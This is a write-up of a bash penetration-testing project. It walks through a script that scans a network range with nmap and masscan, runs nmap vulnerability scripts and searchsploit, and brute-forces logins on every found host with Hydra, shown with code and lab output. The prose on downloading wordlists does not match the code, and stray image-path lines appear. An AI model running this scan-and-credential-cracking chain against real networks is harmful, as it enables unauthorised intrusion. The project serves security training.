Project Penetration Testing- Ofir Halfin

The user enters the network range, and a new directory created

Function 1 (START):


The user Start the PT.sh file with a bash command and his network range. (bash PT.sh x.x.x.x)

After this, a new directory will created with the network range as the name of the directory.

input

```
#The user enters the network range, and a new directory should be created.
    printf "${Background_Yellow}"
    echo "Your IPV4 and your netmask:"
    printf "${Reset}"
    ifconfig | head -n2 | grep -i inet | awk '{print $1,$2,$3,$4}'
    printf "${Background_Green}"
    echo "[!]Enter your network range for a network scan"
    printf "${Reset}"
    read RANGE
    echo
function START() {
    directory=$(echo $RANGE | cut -b -12)
    echo "Creating directory..."
    sleep 2
    mkdir $directory
    cd $directory
    printf "${Green}"
    echo
    printf "${Background_Blue}"
    echo "[*]The Directory Created!"
    sleep 2
    printf "${Reset}"
    printf "${Background_Yellow}"
    pwd
    printf "${Reset}"
    sleep 2
}
```

output



bash PT.sh
Your IPV4 and your netmask:
inet 192.168.25.151 netmask 255.255.255.0
[!]Enter your network range for a network scan
192.168.25.0/24
Creating directory ...
[*]The Directory Created!
/home/kali/Desktop/Kali PC/Projects/ProjectPT/192.168.25.0

The script scans and maps the network, saving information into the directory

Function 2 (SCAN):

After Function 1 (START) is finished, the script will continue to Function 2 (SCAN).

Function 2 will use the network range as written at the beginning .

Its using the “Nmap” tool and “Masscan” tool to scan the network for Open:

Hosts, Ports, Services and services versions.

input

```
#The script scans and maps the network, saving information into the directory.
function SCAN() {
    echo
    printf "${Background_Green}"
    echo "[*] Starting Nmap Scan, Please Wait!"
    printf "${Reset}"
    sleep 2
    nmap $RANGE -sV --open -T5 -oN NmapResulets.txt 1>/dev/null 2>/dev/null
    nmap $RANGE -sV --open -T5 -oX NmapResulets.xml 1>/dev/null 2>/dev/null
    xsltproc NmapResulets.xml -o NmapResulets.html 1>/dev/null 2>/dev/null
    sleep 2
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    sleep 2
    cat NmapResulets.txt | grep -i scan | grep -i report | awk '{print $5}' > HOSTS.txt
    sleep 2
    echo
    printf "${Background_Green}"
    echo "[*] Starting Masscan Scan, Please Wait!"
    printf "${Reset}"
    masscan -iL HOSTS.txt -sU --rate=10000 > MasscanResulets.xml  1>/dev/null 2>/dev/null
    masscan -iL HOSTS.txt -sU --rate=10000 > MasscanResulets.txt  1>/dev/null 2>/dev/null
    xsltproc MasscanResulets.xml -o MasscanResulets.html 1>/dev/null 2>/dev/null
    sleep 2
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
}
    sleep 2
```


output

```
[*] Starting Nmap Scan, Please Wait!

[!] Done.

[*] Starting Masscan Scan, Please Wait!

[!] Done.
```



The script will look for vulnerabilities using the Nmap scripting engine, searchsploit, and finding weak passwords used in the network.

Function 3 +4 (NSE+ Searchsploit):

After Function 2 (SCAN) if finished, the script will continue to Function 3(NSE) and Function 4(Searchsploit).

Function 3 (NSE) will use the script Vuln (Vulnerability) with the help of “Nmap”, to search for Weak points that services have.

Function 4 (Searchsploit) will use the “Searchsploit” tool.

The tool is searching in his database for “backdoors” in the services versions.

To use them for our choose. (like brute force the username and password of accounts, etc..)

input

```
#Use the scanning results and run NSE to extract more information.
function NSE() {
    echo
    printf "${Background_Green}"
    echo "[*] Starting Nmap Scan for NSE, Please Wait!"
    printf "${Reset}"
    sudo nmap -sV --open -T5 --script vuln $RANGE -oX NseResults.xml 1>/dev/null 2>/dev/null
    xsltproc NseResults.xml -o NseResults.html 1>/dev/null 2>/dev/null
    sleep 2
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    echo
}
```

```
#Use the service detection results to find potential vulnerabilities.
function SEARCHSPLOIT() {
    printf "${Background_Green}"
    echo "[*] Starting SearchSploit Scan, Please Wait!"
    printf "${Reset}"
    searchsploit --exclude="Privilege Escalation" --nmap NmapResulets.xml > SearchsploitResults.txt  2>/dev/null
    sleep 2
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    echo
}
```

output

```
[*] Starting Nmap Scan for NSE, Please Wait!

[!] Done.

[*] Starting SearchSploit Scan, Please Wait!

[!] Done.
```

Use the scanning results and find via brute force login services with leak passwords.

Function 5 (Brute Force):

After functions 3+4 are done (NSE+ Searchsploit), The script will continue to Function 5 (Brute Force).

At this function we will download 2-lists from a 2-difference links.

The first is username list and the second is password list.

We will use the Hosts list that we have done at the Scan Function.

Now that we have all the lists, we will use the “Hydra” tool.

That tool is used to crack accounts username and password from a Hosts.

*Look at the “Hydra_Cracked” file at the end of the script.

input

```
#Use the scanning results and find via brute force login services with leak passwords.
function BRUTEFORCE() {
    printf "${Background_Green}"
    echo "[*] Preparing To Launch Hydra"
    printf "${Reset}"
    echo
    printf "${Background_Yellow}"
    echo "[!]Create Your usernames list (CTRL+D after finished)"
    printf "${Reset}"
    cat > User.lst
    echo
    printf "${Background_Yellow}"
    echo "[!]Create Your password list (CTRL+D after finished)"
    printf "${Reset}"
    cat > Password.lst
    echo
    printf "${Background_Yellow}"
    read -p "[!]Enter a service to use it in [Hydra] Brute-Force (ssh,ftp,etc..)" SERVICE
    printf "${Reset}"
    echo
    printf "${Background_Green}"
    echo "[*]Starting Hydra Brute Force!"
    printf "${Reset}"
    hydra -L User.lst -P Password.lst -M HOSTS.txt $SERVICE -V > HydraResults.txt 2>/dev/null
    cat HydraResults.txt | grep -iv Attempt | grep -iv Data | grep -iv targets | grep -iv hydra > HydraCracked.txt
    rm HydraResults.txt
    echo
    printf "${Background_Red}"
    echo "[!] Done."
    printf "${Reset}"
    echo
}
```

output

```
[*] Preparing To Launch Hydra

[!]Create Your usernames list (CTRL+D after finished)
kali
user
msfadmin
root

[!]Create Your password list (CTRL+D after finished)
kali
user
msfadmin
root
```

```
Nmap scan report for 192.168.25.153
